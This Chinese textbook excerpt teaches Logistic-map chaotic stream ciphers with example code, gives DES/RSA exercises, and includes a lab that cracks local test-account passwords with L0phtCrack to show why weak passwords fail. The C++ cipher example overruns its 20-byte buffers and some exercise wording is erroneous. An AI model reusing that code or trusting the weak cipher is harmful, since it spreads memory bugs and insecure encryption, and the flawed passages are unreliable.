混沌流密码系统的设计主要采用以下几种混沌映射：一维 Logistic 映射、二维 Henon 映射、三维 Lorenz 映射、逐段线性混沌映射、逐段非线性混沌映射等。

1. 一维 Logistic 映射

一维 Logistic 映射是最典型的，也是研究得最广泛的动力系统，此系统具有极其复杂的动力学行为，在保密通信领域的应用十分广泛。从数学形式上看，Logistic 映射是一个非常简单的混沌映射，它用一维非线性迭代函数来表征混沌行为，通过这一混沌函数可以通过微小地改变调节参数的值来产生完全不同的伪随机序列。其数学表达公式如下：

$$X_{n+1} = \mu X_n(1 - X_n)$$

其中 μ 为控制参量，$0<\mu\leqslant 4$。μ 值确定后，由任意初值 $X_0 \in (0,1]$，可迭代出一个确定的时间序列。对于不同的 μ 值，Logistic 映射将呈现不同的特性，随着参数 μ 的增加，方程不断地经历倍周期分叉，当 $3.569\,945\,6<\mu\leqslant 4$ 时，Logistic 映射工作在混沌状态，其输入和输出都分布在区间(0,1)上。当 $\mu=4$ 时，该映射产生的序列是满射，是非周期不收敛的，对初始条件敏感。

如果取 $X=0.5$，迭代 300 次，Logistic 映射图 MATLAB 的程序如下：

```
for u=0:0.005:4;
    x=zeros(1,301);
    x(1)=0.5;
    for i=1:300
        x(i+1)=u*x(i)*(1-x(i));
    end
    plot(u,x(:,2:301),'r-.')
    hold on;
end
```

所形成的图像如图 8-11 所示，其中横轴表示 μ 的取值范围，纵轴表示 X 的取值范围。图中的点即表明了所有可能的 X 取值范围。由图可见，当 $\mu<3$ 时，系统有稳态解，周期数为 1。当 μ 在 3 附近时，系统的稳态解由周期数 1 变为周期数 2，是一个分叉过程。当 μ 在 3.45 附近时，系统的稳态解由周期 2 变为周期 4，随着参数的不断增大，周期数不断加倍，产生的序列值周而复始的在有限个周期轨道之间重复。随着 μ 的增长，出现分岔位置的间隔越来越小，大约在 $\mu=3.6$ 附近，分岔数已看不清楚，系统进入混沌状态。在 μ 越接近 4 的地方，X 的取值范围越是接近平均分布在整个 0～1 的区域，因此需要选取的 Logistic 控制参数应该越接近 4 越好。




图 8-11　$X=0.5$，迭代 300 次时的 Logistic 映射图

2. 一维 Logistic 映射的安全性分析

Logistic 混沌映射是一种非常简单却被广泛应用的经典混沌映射，其主要不足是存在“稳定窗”和空白窗口问题，同时密钥空间比较小，所产生的迭代序列作为密钥流使用时存在安全隐患。

Logistic 映射所产生的序列在整个(0,1)范围内不具备均匀分布特性，当 $\mu<4$ 时，产生的序列不能布满(0,1)这个区间，当 $\mu=4$ 时，所产生的序列虽然能布满(0,1)这个区间，但分布是不均匀的。由于 Logistic 映射的分布不均匀特性，将直接导致算法的加密效率较低。

设 $x(n)$是第 n 次映射的结果，$x(n+1)$是第 $n+1$ 次映射的结果，利用相空间重构法，当系统进入混沌状态，其相空间为如图 8-12 所示的抛物线。由图可见，Logistic 映射的相空间结构是一种简单的单峰结构(单峰映射)，这使得密码分析者可以用神经网络、重构相空间法或非线性回归法进行逼近分析和预测混沌信号，从而可能失去了混沌序列的安全性。

观察图 8-11，可以注意到，混沌区中有些空白的窗口，这种窗口与初始值的选择无关。




图 8-12　Logistic 混沌映射的相空间结构图

即不管初始值为多少,这种空白窗口都是存在的。在这些窗口中产生的序列只有少数几个值,因此这种序列几乎没有随机性,用它来加密就没有安全性。由于这种周期窗口太多,在选择参数 μ 时就存在很大困难,如果不小心碰上一个周期窗口上的参数,就存在很大的安全隐患。

3. Logistic 映射算法实例

实验 8-3　Logistic 映射算法

【实验要求】

采用 Logistic 映射 $X_{n+1}=\mu X_n(1-X_n)$,初始值 $X_0=0.33333333$,偏移量 $\mu=3.99999999$,对明文"ITS ALL GREEK TO ME"进行加、解密运算。

【实验原理】

基于混沌序列加密是将消息分成连续的符号或比特串作为密钥流,然后和对应的明文流分别进行加密。由于各种消息(报文、语音、图像和数据等)都可以经过量化编码等技术转化为二进制数字序列,因此假设序列中的明文空间 M、密文空间 C 和序列空间 K 都是由二进制数字序列组成的集合。对于每一个 $k\in K$,由算法 Z 确定一个二进制密钥序列 $z(k)=z_0,z_1,z_2,\cdots$,当明文 $m=m_0,m_1,m_2,\cdots,m_{n-1}$ 时,在密钥 k 下的加密过程为:对 $i=0,1,2,\cdots,n-1$ 计算 $c_i=m_i$ XOR z_i。密文为 $c=\mathrm{Ek}(m)=c_0,c_1,c_2,\cdots,c_{n-1}$。解密过程为:对 $i=0,1,2,\cdots,n-1$ 计算 $m_i=c_i$ XOR z_i。由此恢复明文 $m=\mathrm{Dk}(c)=m_0,m_1,m_2,\cdots,m_{n-1}$。这个过程如图 8-13 所示。




图 8-13　序列密码通信模型

由此可见,序列密码的安全性主要依赖于密钥序列 $z(k)=z_0,z_1,z_2,\cdots$,因此序列密码系统设计的关键是如何设计出具有良好特性的随机密钥序列。

【实验过程】

对于 Logistic 映射，当 $\mu \geqslant 3.569946$ 时，X 的值不再振荡，Logistic 映射进入混沌，于是定义参数 $\mu = 3.9999999$，X 初始值为 0.33333333，则该加密解密算法的密钥 Key 为 (3.9999999，0.33333333)。

加密时先将映射迭代 1000 次，然后对每个字符再迭代 10 次，计算得到 X 值，取 X 值的小数点后 7、8、9 位模 256 得到密钥流 k，将 k 与该字符串异或得到加密后的结果，结果大多是不可显示字符，或者说是一堆乱码。

加密和解密是相同的操作，前提是需要知道密钥 Key，由于混沌映射对于参数和初值敏感，如果密钥不对，解密结果将会与明文差别很大。

```
//基于 Logistic 映射(X[n+1]=u*X[n]*(1-X[n]),u∈[0,4];X∈[0,1])的混沌加密解密程序
#include<iostream>
#include<cmath>
#include<string>
#include<cstring>
#include<iomanip>
using namespace std;
long double key[2]={3.9999999,0.33333333};                    //密钥
Unsigned char p[20]="ITS ALL GREEK TO ME";                    //明文
//取 x 值的小数点后 7、8、9 位模 256 得到密钥流 k
unsigned char getKey(long double x)
{
    x*=1000000000;
    int tmp=(int)x;
    tmp%=1000;
    unsigned char k;
    k=tmp%256;
    return k;
}
//加密
unsigned char* en(unsigned char *p)
{
    unsigned char *c=new unsigned char[20];                   //加密的结果
    long double u=key[0];
    long double x=key[1];
    int i,j;
    //先迭代 1000 次
    for(i=0;i<1000;i++)
    {
        x=u*x*(1-x);
    }
    for(i=0;i<100;i++)
    {
        //对于每个字符再迭代 10 次
```

```
        for(j=0;j<10;j++)
        {
            x=u*x*(1-x);
        }
        //取 x 值的小数点后 7、8、9 位模 256 得到密钥流 k
        unsigned char k=getKey(x);
        //将密钥流 k 与该字符串异或得到加密后的结果
        c[i]=k^p[i];
    }
    return c;
}
//解密
unsigned char* de(unsigned char *c)
{
    return en(c);
}
int main()
{
    unsigned char *c=en(p);
    int i;
    cout<<"加密结果(十进制表示):"<<endl;
    for(i=0;i<20;i++)
    {
        cout<<(int)(c[i])<<" ";
    }
    cout<<endl;
    cout<<"解密结果:"<<endl;
    unsigned char* p1=de(c);
    for(i=0;i<20;i++)
    {
        cout<<p1[i]<<"";
    }
    cout<<endl;
    return 0;
}
```

【实验思考】

(1)在 μ 的值确定之后,一维 Logistic 映射是否具有雪崩效应?

(2)从密钥空间及密钥敏感性两方面对算法进行性能分析。

混沌系统由于对初值有极端的敏感性,很小的初值误差就能被系统放大,生成的混沌序列具有伪随机性和非周期性,其结构复杂,难以分析和预测。如果没有得到迭代方程及其初值 x_0,则无法预测下一个迭代值。这些特性使混沌序列有可能成为一种实际可用的密码体制,适合于序列加密技术。

混沌系统的特性使得它在数值分布上不符合概率统计学原理,得不到一个稳定的概率

分布特征。另外，混沌数集是实数范围，还可以推广到复数范围。因此，从理论上讲，利用混沌原理对数据进行加密，可以防范频率分析攻击、穷举攻击等攻击，使得密码难于分析、破译。混沌加密算法的加密和解密过程是可以重用的，这样其所占用的空间大为缩小。

应用混沌系统进行密码设计，还只有短短的二十余年的时间，密码学界对混沌密码的认识还比较粗浅。目前在物理学和电子学方面仍然不断有新的混沌密码算法出现，而密码学界的相关成果则较少，这一方面是由于成熟的密码系统已经比较多了，另一方面是由于混沌密码设计理论的缺乏。已有的混沌加密算法多数用于图像加密。

习　题　8

1. 判断题

(1) 密码学是一门研究秘密信息的隐写技术的学科。　　(　　)

(2) DES 即数据加密标准，它属于对称加密算法的一种。　　(　　)

(3) RSA 是一种公钥加密算法。　　(　　)

2. 填空题

(1) 对称加密机制的安全性取决于________的保密性。

(2) 进行唯密文攻击时，密码分析者已知的信息包括要解密的密文和________。

(3) DES 算法是对称或传统的加密体制，算法的最后一步是________。

(4) 如果 $ab \equiv b \bmod r$ 成立，则称 a 与 b 对模 r 是________的。

(5) ________是 DES 算法的核心部分，它提供很好的置乱数据效果，提供了更好的安全性。

3. 单选题

(1) 在 DES 中，数据以(　　)位分组进行加密。

A. 16　　B. 32　　C. 64　　D. 128

(2) 在 DES 中，密钥长度为(　　)位。

A. 12　　B. 32　　C. 56　　D. 128

(3) DES 属于(　　)算法。

A. 复杂加密　　B. 简单加密　　C. 对称加密　　D. 非对称加密

(4) RSA 的数学困难性是(　　)。

A. 离散困难性　　B. 椭圆曲线群上的离散对数困难性

C. 大整数分解的困难性　　D. 离散对数困难性

(5) RSA 是一种(　　)算法。

A. 对称加密　　B. 私钥加密　　C. 公钥加密　　D. 秘密加密

(6) RSA 算法需要(　　)个密钥。

A. 1　　B. 2　　C. 3　　D. 4

(7) 防止静态信息被非授权访问和防止动态信息被截取解密是(　　)。

A. 数据完整性　　B. 数据可用性　　C. 数据可靠性　　D. 数据保密性

(8) 基于密码技术的访问控制是防止(　　)的主要防护手段。

A. 数据传输泄密　　B. 数据传输丢失

C. 数据交换失败　　D. 数据备份失败

(9) 在 DES 算法中,扩展置换后的 $E(R)$ 与子密钥 k 异或后输入(　　)到 S 盒代替。

A. 64 位　　B. 54 位　　C. 48 位　　D. 32 位

(10) RSA 算法的安全性取决于 $r=pq$ 中(　　)和 p、q 的保密性。

A. r 大小　　B. p、q 的分解难度

C. 与 p、q 无关　　D. 与 p、q 有关

(11) 使用 S 盒时,如 S 盒的输入为 aaaaaa,则取 aa 作为 S 盒的列号 j,取 aaaa 作为 S 盒的列号 i,对应 S 盒的(　　)元素为 S 盒输出。

A. $(1,i)$　　B. $(i,1)$　　C. (i,j)　　D. (j,i)

(12) RSA 算法需要计算 m mod r 等值,由于 m 值巨大,可以使用(　　)来计算 m mod r。

A. 压缩算法　　B. 平方-乘算法　　C. 扩展算法　　D. 置换算法

(13) RSA 算法的理论基础是(　　)。

A. DES　　B. 替换与代换相组合

C. 大数分解和素数检测　　D. 哈希函数

(14) 数字签名技术是(　　)加密算法的应用。

A. 不对称　　B. 对称　　C. PGP　　D. SSL

4. 已知明文 m=computer,密钥 k=program,仿照本章实例用 DES 将 m 加密为密文。写出以下各步骤的结果。

① m 经过 IP 置换后得到 L_0 和 R_0。

② 密钥 k 通过 PC_1 得到 C_0 和 D_0。

再各自左移 1 位,通过 PC_2 得到 48 位的 K_1。

③ R_0(32 位)经 E 作用扩展为 48 位。

④ 再和 K_1 异或(写成 8 组)。

⑤ 通过 S 盒后输出 32 位。

⑥ 对 S 盒的输出进行 P 置换。

⑦ 计算 L_1 和 R_1。

⑧ 迭代 16 次后,得到密文。

5. RSA 实验。

(1) 熟悉密钥生成器 RSAKit、RSA 计算工具 RSATool(从网络下载)。

(2) 用工具获得 1024 位的 n 及 d、e,对明文 M=0x1111111111112222222222222233333333333 进行加/解密运算。

6. 编程实现 DES 加解密算法。

(1) DES 算法主要有哪几部分?画出算法流程图。

(2) 编程实现 DES 加解密算法,以 Visual C++ 为例,使用如下函数:

```
static void DES(char Out[8], char In[8], const SUBKEY_P pskey, bool Type);
                                                        //标准 DES 加/解密
static void SETKEY(const char* Key, int len);           //设置密钥
static void Set_SubKey(SUBKEY_P pskey, const char Key[8]);  //设置子密钥
```

```
static void F_FUNCTION(bool In[32], const bool Ki[48]);
                                          //完成扩展置换、S盒代替和P盒置换
static void S_BOXF(bool Out[32], const bool In[48]);       //S盒代替函数
static void TRANSFORM(bool * Out, bool * In, const char * Table, int len);
                                                           //变换函数
static void XOR(bool * InA, const bool * InB, int len);    //异或函数
static void CYCLELEFT(bool * In, int len, int loop);       //循环左移函数
static void ByteToBit(bool * Out, const char * In, int bits);  //字节组转换成位组函数
static void BitToByte(char * Out, const bool * In, int bits);  //位组转换成字节组函数
```

(3) 要求程序有简洁友好的界面,功能上能实现对明文的加/解密。

7. 编程实现 RSA 加解密算法。

(1) RSA 算法主要有哪几个步骤? 画出算法流程图。

(2) 编程实现 RSA 加解密算法。要求程序有简洁友好的界面,功能上能实现对明文的加/解密。

8. RSA 有 3 种可能的攻击方法:

(1) 强行攻击,即尝试所有可能的密钥。

(2) 数学攻击,即对两个素数乘积的因子分解。

(3) 定时攻击,即依赖于解密算法的运行时间。

试讨论这几种攻击实现的可能性。

9. 在经典的 RSA 算法中,生成的素数的质量对系统的安全性有很大的影响。目前大素数的生成,尤其是随机大素数的生成主要是使用素数测试算法,Miller-Rabin 算法是目前主流的基于概率的素数测试算法,在密码安全体系构建中占有重要的地位。请了解和讨论 Miller-Rabin 算法,并尝试编程实现。

10. Cat 映射和 Logistic 映射双混沌系统的数字混沌加密实验。

Cat 映射是一个二维的可逆混沌映射,其动力学方程由下式表示:

$$\begin{bmatrix} x_{n-1} \\ y_{n-1} \end{bmatrix} = \begin{bmatrix} 1 & 1 \\ 1 & 2 \end{bmatrix} \begin{bmatrix} x_n \\ y_n \end{bmatrix} \bmod 1$$

一种改进的 Logistic 映射动力学方程如下:

$$x_{n+1} = (\beta + 1)[1 + 1/\beta]^{\beta} x_n (1 - x_n)^{\beta}$$

式中 β 为[1,4]之间的一个实数, $x_0 \in (0,1)$。

具体加密算法如下:

(1) 针对上面两个方程,先选定 1、1、β 3 个参数和 x_0, y_0, x'_0 3 个初始值作为密钥。

(2) 各迭代 200 次,得到 x_n、y_n、x'_n。

(3) 计算 $x_n \times y_n \times x'_n \times 100$,并取乘积的第 2、4、6、8、10 位组成一个 5 位十进制数与 256 取余,得到一个 8 位密钥流,与明文做异或运算,形成一个密文字节。

(4) 迭代 5 次(从运算速度考虑),得到 x_{n+1}、y_{n+1}、x'_{n+1},反复执行(3)、(4),直到所有明文字节都加密完毕。

请完成上面的实验。并对算法作下列分析:

(1) 密钥空间分析。

(2) 密钥敏感性分析。

（3）统计学分析。

（4）时间代价分析。

（5）空间代价分析。

11. 非线性混沌映射(NCM)动力方程如下：

$$x_{n+1} = (1-\beta^{-4})\mathrm{ctan}\left(\frac{\alpha}{1+\beta}\right)\left(1+\frac{1}{\beta}\right)^{\beta}\tan(\alpha x_n)(1-x_n)^{\beta}$$

其中，α 和 β 是控制参数，该非线性混沌映射展示出了良好的非线性性质，并且均匀分布在(0，1)区间内，同时性能也较好。当 x_n 位于区间(0，1)内，控制参数 α 和 β 位于以下区间内时，NCM 展现出了混沌性质：

$$\alpha \in (0, 1.4), \quad \beta \in [5, 43]$$

或

$$\alpha \in (1.4, 1.5], \quad \beta \in [9, 38]$$

或

$$\alpha \in (1.5, 1.57], \quad \beta \in [3, 15]$$

（1）分别画出 3 个区间的映射图。

（2）取迭代初值 $x_0=0.666$，$\alpha=0.7$，$\beta=28.0$。仿照习题 10 进行实验。

第 9 章　认证技术

认证技术是确保操作者的物理身份与数字身份相对应的一种技术，是保证网络安全的重要方法。本章介绍了多种认证技术，包括口令身份认证、PKI 数字证书技术、数字签名技术、SSL 技术、智能卡认证、基于生物特征认证。

9.1　认证技术概述

认证指的是证实被认证对象是否属实和是否有效的一个过程。身份认证技术是在计算机网络中确认操作者身份的过程而产生的有效解决方法，也是防止主动攻击的重要技术手段。

计算机网络中的一切信息，包括用户的身份信息，都是用一组特定的数据来表示的，计算机只能识别用户的数字身份，所有对用户的授权也是针对用户数字身份的授权。如何保证以数字身份进行操作的操作者就是这个数字身份的合法拥有者，也就是说保证操作者的物理身份与数字身份相对应？身份认证技术就是为了解决这个问题。

身份认证是保护信息系统安全的第一道关卡，加密是信息安全体系的核心，而且高度安全的身份认证技术必须建立在密码学的基础上。身份认证技术的发展经历了从软件认证到硬件认证，从单因子认证到双(多)因子认证，从静态认证到动态认证的过程。常见的身份认证方法有基于静态密码的鉴别方法，基于动态密码的鉴别方法，基于智能卡、令牌的鉴别方法，基于 PKI 数字证书的鉴别方法，基于生物特征的鉴别方法(指纹、掌纹、虹膜、视网膜、人脸、语音、签名等)等。

认证协议是进行认证双方所采取的一系列步骤。认证协议主要分为单向认证和双向认证两种。如果是依赖于第三方的，可分为基于可信第三方认证协议和双方认证协议。认证协议按使用的密钥体制，可分为基于对称密钥的认证协议和基于公钥密码体制的认证协议。如果是按认证实体的个数，可分为单向认证协议和双向认证协议。从身份认证的基本原理上来说，身份认证可以分为静态身份认证和动态身份认证。

9.2　静态口令身份认证

静态口令是一种单因素认证方法，其实现原理比较简单。当用户需要访问系统资源时，系统提示用户输入用户名和口令。系统采用加密方式或明文方式将用户名和口令传送到认证中心，与认证中心保存的用户信息进行对比。如果验证通过，系统允许该用户进行随后的访问操作，否则拒绝用户的进一步访问操作。

单因素静态口令身份认证是著名的“用户名＋口令”的身份验证方式，是使用最为广泛的身份认证方案。虽然用户名、口令的身份验证方式早已被认为是弱安全性的，但是因为其简单、易用、注册验证高效等优点而仍被广泛使用。静态口令认证一般分为两个阶段：第

1 阶段是身份识别阶段，确认认证对象；第 2 阶段是身份验证阶段，获取身份信息进行验证，以确认被认证对象是否为合法访问者。

在用户名口令身份验证中，用户账户的安全性实际上完全由服务器所操控。在实际应用中，用户虽然有自己的口令（此口令也可以不存储在服务器中），但如果系统的认证函数和数据库中存储的注册信息被公开或泄露，用户则无密可保。而一旦身份认证系统被攻破，系统随后的安全措施就将形同虚设。最典型的是 Windows 的用户/口令登录认证方式已经拥有众多的破解软件，在线/离线的破解方式均有。

静态口令身份认证的优点是：一般的系统（如 UNIX、Windows 等）都提供了对密码认证的支持，对于封闭的小型系统来说，它不失为一种简单可行的方法。其不足表现在以下几方面：

（1）用户每次访问系统时都要以明文方式输入口令，很容易泄密。

（2）口令在传输过程中可能被截获。即使口令以密文的形式在网络中传输，非法的第三方也可能会将在线截获的口令用于其他认证，进行重放攻击。

（3）可以登录计算机，进行在线口令猜测。

（4）系统中所有用户的口令以文件形式存储在认证方，攻击者可以利用系统中存在的漏洞获取系统的口令文件，然后可以离线破解。

（5）用户在访问多个不同安全级别的系统时，都要求用户提供口令，用户为了记忆的方便，往往采用相同的口令。而低安全级别系统的口令更容易被攻击者获得，从而用来对高安全级别系统进行攻击。

（6）只能进行单向认证，即系统可以认证用户，而用户无法对系统进行认证。攻击者可能伪装成系统骗取用户的口令。

虽然可以采取对口令进行加密传输、对口令以不可逆加密（如散列函数）存储等措施，但攻击者还是可以利用一些黑客工具很容易地破解口令和口令文件。这种认证方式特别是在口令强度、传输、验证、存储等许多环节都存在严重的安全隐患，是最不安全的认证技术。例如存储 Windows 系统口令的 SAM 文件就有许多破解方法。目前，60%以上的成功的网络攻击都是通过破解口令的方式完成的，这对信息和网络资源造成严重的威胁，直接造成信息失密或经济损失。

实验 9-1 Windows 口令破解实例

【实验目的】

通过口令破解工具的使用，了解账号口令的安全性，掌握安全口令设置原则，以保护账号口令的安全。

【实验原理】

有关系统用户账号口令的破解主要是基于口令匹配的破解方法，最基本的方法有两个，即穷举法和字典法。穷举法就是效率最低的办法，将字符或数字按照穷举的规则生成口令字符串，进行遍历尝试。在口令稍微复杂的情况下，穷举法的破解速度很低。字典法相对来说效率较高，它用口令字典中事先定义的常用字符去尝试匹配口令。

口令字典是一个很大的文本文件，可以通过自己编辑或者由字典工具生成，里面包含了单词或者数字的组合。如果口令就是一个单词或者是简单的数字组合，那么破解者就可以很轻易地破解口令。目前常见的口令破解和审核工具有很多种，例如破解 Windows 平台口

令的 L0phtCrack、WMICracker、SMBCrack、CNIPC NT 弱口令终结者，以及 Elcomsoft 公司的 Advanced NT Security Explorer 和 Proactive Windows Security Explorer、Winternals 的 Locksmith 等商用工具，用于 UNIX 平台的有 John the Ripper 等。本实验主要通过 L0phtCrack 的使用，了解用户口令的安全性。

L0phtCrack 是最著名的 Windows 口令破解软件，可从网络上下载。L0phtCrack 能直接从注册表、文件系统、备份磁盘中或是在网络传输的过程中找到口令。L0phtCrack 开始破解的第一步是精简操作系统存储加密口令的 hash 列表。之后才开始口令的破解，这个过程称为 cracking。

【实验要求】

(1) 在主机内用命令行命令 net user 建立如下用户和设置口令：

用户名　　口令

test1　　空密码

test2　　888888

test3　　yoursecurity

test4　　5354.886!

在 Windows 7 下进行 L0ph 破解测试。

(2) 根据实验填写表 9-1。

表 9-1　比较破解时间(未启动 syskey)

用户	口　　令	能否破解	破解时间	破解方法	原　因
Test1	空				
Test2	888888				
Test3	yoursecurity				
Test4	5354.886!				
结论					

(3) 请贴出上述破解的 Report 截图。

(4) 破解过程中，CPU 运转情况如何？请贴出截图并简要说明。

(5) 如果将破解不了的口令加入字典，或在 Session Options 窗口中设置自定义字符集，是不是就可以破解？

(6) 启用 Windows 的口令破解防护 syskey，重做要求(4)，将实验数据填入表 9-2。

表 9-2　比较破解时间(启动 syskey)

用户	口　　令	能否破解	破解时间	破解方法	原　因
Test1	空				
Test2	888888				
Test3	yoursecurity				
Test4	5354.886!				
结论					

【实验思考】

(1) 使用 L0phtCrack 破解口令时，如果没有采用口令字典，破解还能进行吗？请举例说明。

(2) 在口令破解中，有时用到彩虹表(rainbow table)。彩虹表就是一张采用各种加密算法生成的明文和密文的对照表。请查相关资料，结合本实验讲述对彩虹表在破解中的作用的理解。

(3) 讨论：口令安全与口令破解的技术将如何发展？

